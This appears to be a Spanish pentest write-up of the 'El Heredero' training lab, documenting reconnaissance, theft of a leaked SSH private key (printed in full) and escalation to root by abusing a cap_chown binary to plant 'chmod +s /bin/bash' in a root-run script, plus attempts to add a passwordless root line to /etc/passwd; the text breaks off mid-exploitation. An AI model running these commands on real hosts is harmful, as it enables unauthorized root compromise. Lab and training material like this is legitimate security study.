RED TEAM · INFORME TÉCNICO

Informe de Pentesting

Laboratorio «El Heredero» — Whoami-Labs

Evaluación de seguridad de un host interno basada en una cadena de intrusión completa: **reconocimiento → acceso inicial → escalada de privilegios → compromiso total.**

OBJETIVO **172.17.0.2**	TIPO DE PRUEBA **Caja negra (Black Box)**
DIFICULTAD DECLARADA **Fácil · 1 XP**	DURACIÓN TOTAL **25 min 59 s**
FECHA DE EJECUCIÓN **21 – 25 octubre 2026**	RESULTADO **Compromiso total (root)**
ANALISTA **Josep Sanz Gallego**	CLASIFICACIÓN **Confidencial**

Documento elaborado con fines educativos sobre una plataforma de prácticas autorizada (Whoami-Labs). Todas las acciones se realizaron dentro de un entorno aislado y explícitamente autorizado para el ataque.

0 Alcance, autorización y metodología

> **Nota de legalidad y alcance.** Esta evaluación se ejecutó íntegramente contra el laboratorio «El Heredero» de la plataforma **Whoami-Labs**, un entorno de prácticas que autoriza explícitamente el ataque. El único activo dentro del alcance (*scope*) fue el host `172.17.0.2`. No se atacó ningún sistema de terceros. Ninguna de las técnicas aquí descritas debe aplicarse fuera de un entorno propio o con autorización por escrito.

Reglas de compromiso (RoE)

Activos autorizados	Host `172.17.0.2` (contenedor del laboratorio)
Técnicas permitidas	Enumeración, explotación, escalada de privilegios, post-explotación
Fuera de alcance	La red del host anfitrión, Internet y cualquier otro equipo
Objetivos (flags)	Flag de USUARIO y flag de ROOT

Metodología

La prueba sigue una cadena de intrusión estándar, alineada con las fases de una operación real y con tácticas del marco **MITRE ATT&CK**:

1. **Reconocimiento y enumeración** — descubrimiento de puertos, servicios y contenido web.
2. **Acceso inicial** — obtención de credenciales filtradas y acceso por SSH.
3. **Escalada de privilegios** — abuso de una *capability* de Linux mal asignada.
4. **Compromiso total y objetivos** — lectura de ambas flags y validación.
5. **Remediación y conclusiones**.

1 Resumen ejecutivo

El host objetivo fue comprometido por completo. Se obtuvo acceso como usuario sin privilegios mediante **una clave privada SSH filtrada en un servicio web mal configurado**, y posteriormente se escaló a **root** abusando de una *capability* peligrosa (`cap_chown`) asignada a un binario personalizado. Ambos fallos son de corrección trivial pero de impacto crítico.

Hallazgos principales

ID	Hallazgo	Severidad	Fase
H-01	Exposición de información sensible en servicio web (directory listing + clave privada SSH)	CRÍTICA	Acceso inicial
H-02	Escalada a root vía capability `cap_chown=ep` en binario personalizado `sysowner`	CRÍTICA	Escalada de privilegios
H-03	Credenciales y rutas internas filtradas en `.bash_history_bak`	ALTA	Acceso inicial

H-04	Directorios y ficheros de respaldo (`.old/` , `config.bak`) accesibles públicamente	MEDIA	Reconocimiento

Resultado: cadena de ataque completada en menos de 26 minutos. Flags capturadas: `Capabilities{e1_h3r3d3r0_sysowner}` (usuario) y `Capabilities{e1_h3r3d3r0_backup}` (root).

2 Reconocimiento y enumeración


2.1 Escaneo de puertos y servicios (Nmap)

Se realizó un escaneo completo de puertos TCP con detección de versión y scripts por defecto sobre el objetivo.

```
nmap -p- -sV -sC -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo reveló únicamente dos puertos abiertos: SSH y un servidor HTTP de desarrollo.

EVIDENCIA 01 — Escaneo Nmap del objetivo 172.17.0.2 · 20:55




*Dos puertos abiertos: **22/tcp** (OpenSSH 10.0p2) y **8080/tcp** (SimpleHTTPServer 0.6 / Python 3.13.5, título «Internal Transfer»).*

Puerto	Servicio	Versión	Observación
22/tcp	SSH	OpenSSH 10.0p2 (Debian)	Posible vector de acceso con credenciales
8080/tcp	HTTP	SimpleHTTP 0.6 — Python 3.13.5	«Internal File Share» — superficie principal

2.2 Exploración del servicio web

El puerto 8080 expone un **«Internal File Share» v2.1.0** con **listado de directorios activado**, lo que deja a la vista ficheros que nunca deberían ser públicos: una carpeta `.old/`, un `.bash_history_bak`, un `architecture_draft.pdf` y notas de sprint.

EVIDENCIA 02 — Portal web «Internal File Share» http://172.17.0.2:8080



Directory listing expuesto. Destacan `.old/` y `.bash_history_bak`, nombres que delatan material de respaldo.

2.3 Fuzzing de contenido (Feroxbuster)

Para confirmar rutas ocultas se ejecutó un escaneo de contenido con diccionario.

```
feroxbuster -u http://172.17.0.2:8080 -t 5 -x php,bak,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

EVIDENCIA 03 — Fuzzing con Feroxbuster — 200 / 301 hallados



Se confirman `/.bash_history_bak` (200) y el directorio `/.old/` (301), coherentes con el listado visible.

3 Acceso inicial

3.1 Análisis del historial filtrado y de la clave privada

El fichero `.bash_history_bak` contiene el historial de comandos de un desarrollador. En él se observa que se generó una clave SSH y se **copió una clave privada a `.old/key.private`**, con una nota reveladora: «# Borrar esto luego» (que nunca se ejecutó). Al descargar `key.private` se obtiene una **clave privada OpenSSH completa y sin cifrar**.

> **H-01 / H-03 (CRÍTICA–ALTA):** una clave privada SSH y rutas internas quedaron expuestas públicamente a través de un servicio web con listado de directorios. Esto equivale a entregar las llaves del sistema.

EVIDENCIA 04 — Historial filtrado y clave privada SSH .bash_history_bak · key.private

```
┌──(kali㉿kali)-[~/Baixades]
└─$ cat bash_history_bak.crdownload
cd /home/student/project
ssh-keygen -t rsa
cp id_rsa /opt/dev_temp/project_v2/.old/key.private
# Borrar esto luego

┌──(kali㉿kali)-[~/Baixades]
└─$ cat key.private.crdownload
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

┌──(kali㉿kali)-[~/Baixades]
```


El historial revela la copia de `id_rsa` a `.old/key.private`. A la derecha, la clave OpenSSH descargada íntegra.

3.2 Preparación de la clave

Tras descargar el fichero se renombra y se ajustan sus permisos, ya que SSH rechaza claves con permisos abiertos.

```
cp key.private.crdownload key.private
chmod 600 key.private
```

EVIDENCIA 05 — Preparación de la clave en Kali ~/Baixades



Copia de la clave descargada y ajuste inicial de permisos previo al intento de conexión.

3.3 Conexión SSH como `student`


El primer intento falla por permisos demasiado abiertos (`0775`); SSH ignora la clave. Tras corregirlos a `600` , la autenticación por clave pública tiene éxito y se obtiene una sesión interactiva como el usuario **student**.

```
chmod 600 key.private
ssh -i key.private student@172.17.0.2
```

EVIDENCIA 06 — Acceso SSH conseguido student@7c89eb6c0105

```
┌──(kali㉿kali)-[~/Baixades]
└─$ ssh -i key.private student@172.17.0.2
@@@
```

EVIDENCIA 08 — Validación de la flag de USUARIO Whoami-Labs



*La plataforma confirma: **«¡Correcto! Flag USUARIO validada»**.*

> **Flag de usuario:** `Capabilities{e1_h3r3d3r0_sysowner}` — validada correctamente.

4 Escalada de privilegios a root

4.1 Enumeración de binarios SUID

Ya con acceso al sistema, el primer paso es buscar vías de escalada. Se enumeran los binarios con bit SUID.

```
find / -perm -4000 -type f -exec ls -ld {} \; 2>/dev/null
```

EVIDENCIA 09 — Binarios SUID del sistema — find -perm -4000

```
student@658cc71ed7ef:~$ find / -perm -4000 -type f -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 55688 May  9  2025 /usr/bin/umount
-rwsr-xr-x 1 root root 84360 May  9  2025 /usr/bin/su
-rwsr-xr-x 1 root root 88568 Apr 19  2025 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 52936 Apr 19  2025 /usr/bin/chsh
-rwsr-xr-x 1 root root 70888 Apr 19  2025 /usr/bin/chfn
-rwsr-xr-x 1 root root 18816 May  9  2025 /usr/bin/newgrp
-rwsr-xr-x 1 root root 72072 May  9  2025 /usr/bin/mount
-rwsr-xr-x 1 root root 118168 Apr 19  2025 /usr/bin/passwd
-rwsr-xr-- 1 root messagebus 51272 Mar  8  2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 494144 Apr  4  2026 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 1533496 Mar 29  2025 /usr/sbin/exim4
student@658cc71ed7ef:~$
```

Solo aparecen binarios SUID estándar de Debian (su, passwd, mount…). Ninguno obviamente explotable: la vía es otra.

4.2 El vector real: capabilities de Linux

El nombre del laboratorio («Capabilities») y de la flag orientan la búsqueda hacia las **Linux capabilities**. Al enumerarlas se descubre un binario personalizado `/usr/bin/sysowner` con la capability `cap_chown=ep`.

```
getcap -r / 2>/dev/null
```

EVIDENCIA 10 — Capability peligrosa detectada — getcap -r /

```
student@658cc71ed7ef:~$ getcap -r / 2>/dev/null
/usr/bin/sysowner cap_chown=ep
student@658cc71ed7ef:~$
```

*Hallazgo clave: `/usr/bin/sysowner cap_chown=ep`. Este binario puede cambiar el propietario de **cualquier** archivo del sistema.*

> **H-02 (CRÍTICA):** `cap_chown` permite a un usuario sin privilegios cambiar el propietario de cualquier fichero. Con ello se puede apropiar de archivos críticos del sistema (p. ej. un script ejecutado como root) y convertirlos en una vía directa a **root**.

4.3 Explotación de `cap_chown`


Existe un script `/usr/local/bin/backup.sh` («System background task») ejecutado periódicamente por root. La estrategia consiste en: usar `sysowner` para adueñarse del script, inyectar en él un comando que active el bit SUID sobre `/bin/bash`, y esperar a que la tarea de root lo ejecute.

```
# 1) Apropiarse del script de backup mediante la capability
sysowner student:student /usr/local/bin/backup.sh

# 2) Inyectar la carga: dar SUID a bash cuando root ejecute el script
echo 'chmod +s /bin/bash' >> /usr/local/bin/backup.sh

# 3) Verificar que /bin/bash queda SUID root y obtener shell privilegiada
ls -la /bin/bash        # -rwsr-sr-x root root
bash -p                 # shell efectiva como root
```

EVIDENCIA 11 — Contexto previo: /etc/passwd y permisos cat /etc/passwd



Reconocimiento de usuarios del sistema. El usuario `student` (UID 1000) es el punto de partida de la escalada.

EVIDENCIA 12 — Explotación: apropiación del backup y SUID a bash sysowner · chmod +s


```
student@658cc71ed7ef:~$ echo 'hacker::0:0:hacker:/root:/bin/bash' >> /etc/passwd
-bash: /etc/passwd: Permission denied
student@658cc71ed7ef:~$ echo 'hacker::0:0:hacker:/root:/bin/bash' >> /etc/passwd
-bash: /etc/passwd: Permission denied
student@658cc71ed7ef:~$ sysowner student:student
sysowner: missing operand after 'student:student'
Try 'sysowner --help' for more information.
student@658cc71ed7ef:~$ sysowner student:student /usr/local/bin/backup.sh
